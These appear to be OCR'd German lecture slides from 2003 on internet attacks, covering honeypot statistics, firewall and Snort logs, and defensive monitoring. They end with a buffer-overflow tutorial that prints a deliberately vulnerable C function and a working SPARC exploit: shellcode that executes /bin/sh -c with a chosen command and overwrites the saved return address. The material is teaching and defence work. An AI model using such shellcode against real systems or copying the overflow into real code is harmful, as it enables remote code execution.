The Daily War on the Internet
Allgemeine Informatik III

Andreas F. Borchert
Universität Ulm, SAI

11. Februar 2003

Die Bedrohung

- Man nehme eines der gängigen Betriebssysteme (sei es Microsoft Windows, Linux oder Solaris) aus dem Regal, installiere es auf einem Rechner und stelle die Verbindung zum Internet her.


- Nach den vom HoneyNet-Projekt publizierten Statistiken beträgt die Erwartungszeit, bis ein Einbrecher auf einer normalen Linux-Red-Hat-Installation Root-Privilegien erlangt hat, 72 Stunden.

- Eine typische Installation von Microsoft Windows (für zu Hause, mit File-Sharing) wurde 5 mal innerhalb von 4 Tagen von außen in Besitz genommen.

- All dies geschah, ohne daß irgendwelche Aktivitäten von diesen Installationen ausgingen. Weder wurden E-Mails gelesen, noch Webseiten betrachtet, noch irgendwelche Dienste angeboten. Diese Installationen waren nur mit dem Internet verbunden.

- HoneyNet-Projekt: `http://project.honeynet.org/`

Angriffe auf unser Subnetz am 10. Februar 2003



- Mehrere Angreifer durchsuchten unser Netzwerk nach FTP-Servern und Web-Servern mit Schwachstellen, u.a. von mehrere Dialin-Zugängen in Italien, den Vereinigten Staaten, Taiwan und T-Online.


- Auf der Suche nach Installationen von Microsoft-SQL-Servern mit Schwachstellen waren bei uns Angreifer aus Breitbandnetzen aus der Türkei, den USA und mehreren deutschen Providern.

- Nach Schwachstellen eines Windows-Remote-Administrierungswerkzeugs suchten Dialin-Nutzer aus Polen und Großbritannien.

- Für die Suche nach Sicherheitslücken wurden auch zwei Server genutzt. Davon gehört einer einer amerikanischen Software- und Beratungsfirma und der andere einer kroatischen Bildungsinstitution. Beide nutzen etwas veraltete Redhat-Installationen mit Sicherheitslücken (OpenSSH, Apache, OpenSSL, PHP — ja, jeweils alle vier!).

- Ein Angreifer aus einem amerikanischen Breitbandnetz und ein anderer aus Korea versuchten, unsere Mail-Server als Spam-Relay zu mißbrauchen.

Angriffe auf meine Sun zu Hause



- Diese Maschine ist über DSL an das Internet angeschlossen und bietet keine Dienste an mit Ausnahme der sshd, SMTP und Ident (RFC 1413).

- Nur wenige Minuten nach der ersten Verbindungsaufnahme erfolgte der erste Angriff (TCP Port 139).

- Der ISP hat selbst keine Firewall eingerichtet, so daß alles von außen ungefiltert hereinkommt.

- Innerhalb eines Monats (Januar 2003) wurden u.a. folgende Angriffe beobachtet:

Netbios	7157 Angriffe
MS-SQL Slammer	2714 Angriffe (siehe Diagramm mit Angriffen pro Stunde um den 25. Januar)
HTTP-Dienst	1129 Untersuchungen
MS-SQL (TCP Port 1433)	704 Angriffe
Subseven Trojaner	491 Versuche
FTP-Dienst	385 Angriffe / Untersuchungen

- Die Angriffe kamen von 3690 verschiedenen IP-Adressen.

Ein heißer Sommer

Folgende außerordentlich schwerwiegende Sicherheitslücken wurden in Sommer 2002 gefunden:

- 17. Juni: Sicherheitslücke beim Apache-HTTP-Server, die externen Angreifern Ausführungsrechte mit den Privilegien des Web-Servers gewährt. Am 19. Juni veröffentlichte Gobbles den zugehörigen Exploit, am 28. Juni gab es den ersten darauf basierenden Wurm (Scalper).

- 26. Juni: Sicherheitslücke beim OpenSSH-Dienst, die externen Angreifern die Erlangung von Root-Privilegien ermöglicht.

- 26. Juni: Sicherheitsproblem bei der resolv-Bibliothek mehrerer C-Bibliotheken, die zahllose Anwendungen betrifft.

- 24. Juli: Von außen ausnutzbare Sicherheitslücke beim Microsoft Exchange Server.

- 30. Juli: Sicherheitsprobleme bei OpenSSL, die über eine ganze Reihe von Diensten von außen ausnutzbar sind.

- 31. Juli: Schwerwiegende Sicherheitslücke bei der Sun-RPC-Bibliothek.

Auf Patches warten?

Hier ist der Zeitverlauf bei dem Remote-Root-Exploit für den dtspcd-Dienst, der zu CDE (Common Desktop Environment) gehört, das Bestandteil mehrerer kommerzieller UNIX-Systeme ist:

- 12. November 2001: CERT veröffentlicht den Warnhinweis CA-2001-31, der über das Sicherheitsproblem bei dtspcd berichtet.
- 2. und 5. Januar 2002: Zwei Angriffe auf den (bei mir nicht vorhandenen) dtspcd-Dienst sind bei meiner Sun-Workstation zu Hause zu beobachten.
- 8. Januar 2002: Sun veröffentlicht Bulletin 00214 und die Patches für diese Sicherheitslücke.

Warum all die Angriffe?

- Jugendliche Kriegsspiele um IRC-Chatkanäle.
- Geltungsbedürfnis, das durch den Einbruch in prominente Netze befriedigt wird (beim Militär oder allseits bekannten Diensten im Internet).
  Jüngstes Beispiel: `http://www.apache.org/`,
  siehe `http://www.securityfocus.com/templates/article.html?id=215`
- Kriminelle Motive: Raub von Kreditkarteninformationen oder anderen nützlichen Informationen, die für Betrügereien ausgenutzt werden können; Erpressungen; Diebstahl von Software, Lizenzschlüsseln usw.
- Spionage.
- Diebstahl fremder Ressourcen: Relays für Spams.
- Destruktive Attacken, häufig motiviert durch politische Konflikte (Balkan-Kriege, Israel/Palästina, USA/Arabische Welt, Indien/Pakistan).
- Raub fremder Identitäten, d.h. aller Informationen, die es einem Kriminellen erlauben, sich als das Opfer auszugeben.
- Raub fremder Domains, z.B. bei `sex.com`

Was tun?

- Problembewußtsein schaffen (zur Zeit leider noch völlig unzureichend).
- Entwurf und Verwendung sicherer Netzwerkprotokolle (viele Protokolle wie z.B. FTP haben gravierende Probleme).
- Verwendung von Programmiertechniken, die Sicherheitslücken ausschließen (leider selbst heute noch weitgehend ein Wunschtraum).
- Überprüfung vorhandener Software auf Sicherheitslücken (schafft leider keine wirkliche Sicherheit, Beispiel: ssh).
- Sorgfältige Analyse: Welche Dienste werden tatsächlich von wem benötigt, und welche Software-Pakete kommen dafür aus Sicherheitssicht in Frage?
- Sperrung aller Dienste für die Außenwelt, die für die Außenwelt nicht angeboten werden müssen (Firewall).
- Einsatz von Systemen, die Angriffe entdecken (Intrusion Detection Systems).
- Entdeckung gelungener Angriffe durch periodische Überprüfung der Integrität (wichtig sowohl bei Systemprogrammen als auch Benutzerdaten; möglich z.B. durch Tripwire oder AIDE).
- "Constant Vigilance"

Beobachtungs-Techniken

- Die Beobachtung beginnt auf einzelnen Maschinen und sollte sich vorzugsweise auf alle erstrecken (nicht nur auf einer zentralen Firewall).

- Wenn ein Subnetz gemeinsam administriert wird, ist es sinnvoll, alle einzelnen Beobachtungen zu sammeln und zusammenzufassen, um Angriffe auf ein gesamtes Subnetz zu erkennen.

- Vorfälle werden von regionalen Institutionen gesammelt (z.B. von den CERTs) und von globalen Einrichtungen wie dem Internet Storm Center.

- Ziele:

  - Verringerung der Angriffe, indem Vorfälle an die Administratoren der Netzwerke weitergeleitet werden, von denen Angriffe ausgingen. Dies erlaubt es, Übeltäter zu verbannen und befallene Rechner neu einzurichten.

  - Erkennung von Angriffen, bevor sie öffentlich bekannt werden.

  - Erkennung des Gefahrenpotentials für weniger gut abgesicherte Rechner im gleichen Netzwerk.

  - Studium der Angriffsmethoden der sogenannten Black-Hat-Szene.

Firewalls

```
doolin# grep ipmon /var/adm/messages | tail -5 | fold -w51
Jan 28 23:08:17 doolin ipmon[128]: [ID 702911 auth.
alert] 23:08:17.026042 eri0 @0:46 b 212.160.239.20,
1235 -> 216.42.73.43,515 PR tcp len 20 60 -S IN
Jan 29 03:12:06 doolin ipmon[128]: [ID 702911 auth.
alert] 03:12:06.391384 eri0 @0:46 b 65.94.0.91,2029
 -> 216.42.73.43,119 PR tcp len 20 48 -S IN
Jan 29 03:12:06 doolin ipmon[476]: [ID 702911 auth.
alert] 03:12:06.965944 eri0 @0:46 b 65.94.0.91,2029
 -> 216.42.73.43,119 PR tcp len 20 48 -S IN
Jan 29 03:12:07 doolin ipmon[128]: [ID 702911 auth.
alert] 03:12:07.566223 eri0 @0:46 b 65.94.0.91,2029
 -> 216.42.73.43,119 PR tcp len 20 48 -S IN
Jan 29 03:12:08 doolin ipmon[128]: [ID 702911 auth.
alert] 03:12:08.164465 eri0 @0:46 b 65.94.0.91,2029
 -> 216.42.73.43,119 PR tcp len 20 48 -S IN
doolin#
```

- Firewall-Systeme sind sehr geeignete Intrusion-Detection-Systeme — vorausgesetzt, daß die Regeln restriktiv genug sind.
- Auf jedem Rechner sollte eine Firewall laufen zum Schutz gegen Angriffe auch aus dem eigenen Netzwerk und zur Beobachtung.
- Gute Firewall-Software erlaubt es, Stealth-Scans zu entdecken.
- ipfilter empfiehlt sich für Solaris und BSD-Varianten.
  See `http://coombs.anu.edu.au/ipfilter/`
- Für Linux und Microsoft Windows gibt es ähnliche Firewall-Lösungen.

Snort

```
doolin# grep snort /var/log/authlog | tail -3 | fold -w58
Feb 11 08:49:13 doolin snort[29486]: [ID 702911 auth.alert
] [1:618:2] SCAN Squid Proxy attempt [Classification: Atte
mpted Information Leak] [Priority: 2]: {TCP} 157.206.3.101
:53996 -> 62.153.141.103:3128
Feb 11 08:49:13 doolin snort[29486]: [ID 702911 auth.alert
] [1:620:2] SCAN Proxy (8080) attempt [Classification: Att
empted Information Leak] [Priority: 2]: {TCP} 157.206.3.10
1:59061 -> 62.153.141.103:8080
Feb 11 09:15:59 doolin snort[29486]: [ID 702911 auth.alert
] [1:9994:1] MS-SQL Slammer Worm Activity [Classification:
 Potentially Bad Traffic] [Priority: 2]: {UDP} 212.107.31.
122:2175 -> 62.153.141.98:1434
doolin#
```

- Snort ist ein freies Software-Paket, das den Inhalt von Paketen analysiert.
- Die Konfiguration für Snort besteht aus einer Vielzahl von Mustern für verdächtige Pakete. Wenn eines der Muster zutrifft, wird eine entsprechende Log-Meldung erzeugt.
- Snort-Muster für gängige Angriffe gibt es sowohl im Paket als auch laufend aktualisiert in den zugehörigen Mailing-Listen.
- Siehe: `http://www.snort.org/`

Logs sammeln

```
doolin$ (head -3 kun.log; tail -3 kun.log) | fold -w 55
Jul 12 16:46:50 beer ipmon[277]: [ID 702911 auth.alert]
 16:46:50.179228  le0 @0:25 b 131.174.117.202,62315 ->
134.60.66.19,21 PR tcp len 20 48 -S IN
Jul 12 16:46:50 beer ipmon[277]: [ID 702911 auth.alert]
 16:46:50.179228  le0 @0:25 b 131.174.117.202,62315 ->
134.60.66.19,21 PR tcp len 20 48 -S IN
Jul 12 16:46:50 morawetz ipmon[97]: [ID 702911 auth.ale
rt] 16:46:50.215188  le0 @0:25 b 131.174.117.202,62325
-> 134.60.66.29,21 PR tcp len 20 48 -S IN
Jul 12 17:07:05 virgo ipmon[285]: [ID 702911 auth.alert
] 17:07:04.500080 hme0 @0:25 b 131.174.117.202,63262 ->
 134.60.166.133,21 PR tcp len 20 48 -S IN
Jul 12 17:07:05 serpens ipmon[283]: [ID 702911 auth.ale
rt] 17:07:04.496455 hme0 @0:25 b 131.174.117.202,63258
-> 134.60.166.129,21 PR tcp len 20 48 -S IN
Jul 12 17:07:05 serpens ipmon[283]: [ID 702911 auth.ale
rt] 17:07:04.496455 hme0 @0:25 b 131.174.117.202,63258
-> 134.60.166.129,21 PR tcp len 20 48 -S IN
doolin$
```

- Die Zusammenfassung von Firewall- und Snort-Logs aller Maschinen eines Subnetzes erlaubt es, Scans zu erkennen.
- In diesem Beispiel hatten wir einen Scan, der 21 Minuten benötigte, um nach FTP-Servern auf 113 Maschinen in unserem Netzwerk zu suchen.
- Alle gefundenen FTP-Server wurden sofort ausprobiert...


Logs einzelner Dienste

```
<<< USER anonymous
>>> 230 Hi. No need to log in; you have already access privil
<<< CWD /pub/
>>> 250 CWD command successful.
<<< MKD .010712170944p
>>> 550 Permission denied.
<<< CWD /public/
>>> 550 No such directory.
<<< CWD /pub/incoming/
>>> 550 No such directory.
<<< CWD /incoming/
>>> 550 No such directory.
<<< CWD /_vti_pvt/
>>> 550 No such directory.
<<< CWD /
>>> 250 CWD command successful.
<<< MKD .010712170949p
>>> 550 Permission denied.
<<< CWD /upload/
>>> 550 No such directory.
<<< CWD / /
>>> 550 No such directory.
```

- Alle von außen erreichbaren Dienste sollten ausführliche Logs erzeugen.

- In diesem Beispiel fand sich im Log des FTP-Dienstes eine Sitzung, bei der ein Angreifer versuchte, FTP-Verzeichnisse zu finden, in die anonym Daten hochgeladen werden können, um Illegales zu lagern (urheberrechtlich geschützte Werke oder strafrechtlich bewehrte Inhalte).

Internet Storm Center



- Das Diagramm zeigt die Verteilung der Angriffe in den letzten 5 Tagen.
- Das Internet Storm Center sammelt global Logs (u.a. auch von uns) und führt diese zusammen.
- Jeden Tag gibt es einen Bericht über die aktuellen Trends.
- Quelle: `http://www.incidents.org/`

Einbrüche durch Buffer-Overruns

- Erstmals im großen Stil eingesetzt im Rahmen des ersten großen Internet-Wurms von Robert T. Morris im November 1988
  `http://www.worm.net/`

- Erster ausführlicher Artikel zu dieser Problematik: Aleph One, "Smashing The Stack For Fun And Profit", Phrack 49, Artikel 14, November 1996
  `http://www.phrack.org/show.php?p=49&a=14`

- Nach dem Erscheinen dieses Artikels stieg die Zahl der entdeckten und ausgenutzten Sicherheitslücken dramatisch an.

- Ist dank der schwierigen Automatisierbarkeit der Überprüfung von Array-Grenzen bei der Programmiersprache C bis heute der primäre Programmierfehler, der zu Sicherheitslücken führt.

Ein typischer Fehler in C

buggyd.c

```
char * fetchname (FILE * in) {
   char name[128]; /* to be overrun */
   char * namep = name;
   int ch;
   while ((ch = getc(in)) != EOF) {
      *namep++ = ch;
   }
   *namep++ = '\0';
   return strdup(name);
}
```


- So wurde und wird bis heute in C gerne programmiert: Eine Eingabe unbekannter Länge wird in einen Buffer fester (aber recht umfangreicher) Größe eingelesen und anschließend mittels **strdup** dynamisch allokiert.

- Wenn der Umfang der Eingabe unerwarteterweise die Größe des Buffers überschreitet, werden "irgendwelche" Speicherbereiche überschrieben.


- Viele C-Programmierer hoffen und glauben daran, daß dann schlimmstenfalls ihr Programm "irgendwie" auseinanderfällt, z.B. mit einer *segmentation violation*.

- Leider fehlt vielen Programmierern die Übersicht, was alles damit überschrieben werden kann.

Was wird alles überschrieben?




Was für Register sind gesichert?



- `%l0` bis `%l7` sind Register für lokale Variablen.
- `%i0` bis `%i5` sind Prozedurparameter.
- `%i6` der gesicherte `%fp`.
- `%i7` ist die **gesicherte Rücksprungadresse**!

Idee: Umlenkung des Rücksprungs



- Wenn die Prozedur, die uns aufgerufen hat, selbst ebenfalls **return** ausführt, findet ein Sprung statt, dessen Ziel wir manipulieren können.

- Am einfachsten ist es, als Sprungziel den von uns selbst mit Programm-Code gefüllten Buffer zu nehmen.

- Damit kann (fast beliebiger) Code zur Ausführung gebracht werden.

Zusammenstellung der Buffer-Eingabe

exploit.c

```
void fillbuffer(int fd, char * command) {
   char buffer[196]; int i; ssize_t nbytes;
   bzero(buffer, sizeof(buffer));
   bcopy(code, buffer, CODESIZE);
   bcopy(command, buffer + CODESIZE, strlen(command) + 1);
   bcopy(links, buffer + sizeof buffer - 8, 8);
   if ((nbytes = write(fd, buffer, sizeof buffer))
         != sizeof buffer) {
      fprintf(stderr, "unable to send exploit buffer\n");
   }
}
```

- 128 Bytes für **name**, 4 Bytes ungenutzter Raum und 64 Bytes für die gesicherten Register ergeben insgesamt 196 Bytes.
- An den Anfang kommt des zu füllenden Buffers kommt der auszuführende Code.
- Damit wir flexibel sind, führt der Code einen **exec**-Systemaufruf auf mit dem Shell-Kommando, das wir dahinter ablegen.
- Zuletzt legen wir die Werte für die Sicherungskopien von `%i6` und `%i7` fest.
- Bliebe der Wert für `%i6` auf 0, dann käme es zum Crash, bevor `%i7` verwendet wird.

Der eingeflößte Code

exploit.c

```
char code[] =
    "\x01\x00\x00\x00"  /* nop */
    "\x01\x00\x00\x00"  /* nop */
    "\x01\x00\x00\x00"  /* nop */
    "\x01\x00\x00\x00"  /* nop */
    "\x40\x00\x00\x02"  /* call    <.+8>         <-- %o7  */
    "\x90\x03\xe0\x28"  /* add     %o7,40,%o0             */
    "\x92\x02\x20\x0c"  /* add     %o0,12,%o1             */
    "\xd0\x22\x40\x00"  /* st      %o0,[%o1]              */
    "\xa0\x02\x20\x08"  /* add     %o0,8,%l0              */
    "\xe0\x22\x60\x04"  /* st      %l0,[%o1+4]            */
    "\xa2\x02\x60\x10"  /* add     %o1,16,%l1             */
    "\xe2\x22\x60\x08"  /* st      %l1,[%o1+8]            */
    "\x82\x10\x20\x0b"  /* mov     0x0b,%g1      exec()   */
    "\x91\xd0\x20\x08"  /* ta      8                      */
    "/bin/sh\x00"       /* argv[0][]             <-- %o0  */
    "-c\x00\x00"        /* argv[1][]             <-- %l0  */
    "\x00\x00\x00\x00"  /* argv[0]               <-- %o1  */
    "\x00\x00\x00\x00"  /* argv[1]                        */
    "\x00\x00\x00\x00"  /* argv[2]                        */
    "\x00\x00\x00\x00"  /* argv[3]                        */
                        /* argv[2][]             <-- %l1  */
;
#define CODESIZE ((sizeof code) - 1) /* subtract final \0 */
```

Der eingeflößte Code

exploit.c

```
char links[] =
   "\xff\xbe\xf7\xd0" /* %fp: unchanged */
   "\xff\xbe\xf6\xe4" /* %i7: start address of name buffer */
;
```

- Hauptproblem: Wo ist die Startadresse des Buffers? Diese muß dem Angreifer zuvor bereits bekannt sein, um die gesicherte Kopie von `%i7` entsprechend überschreiben zu können.

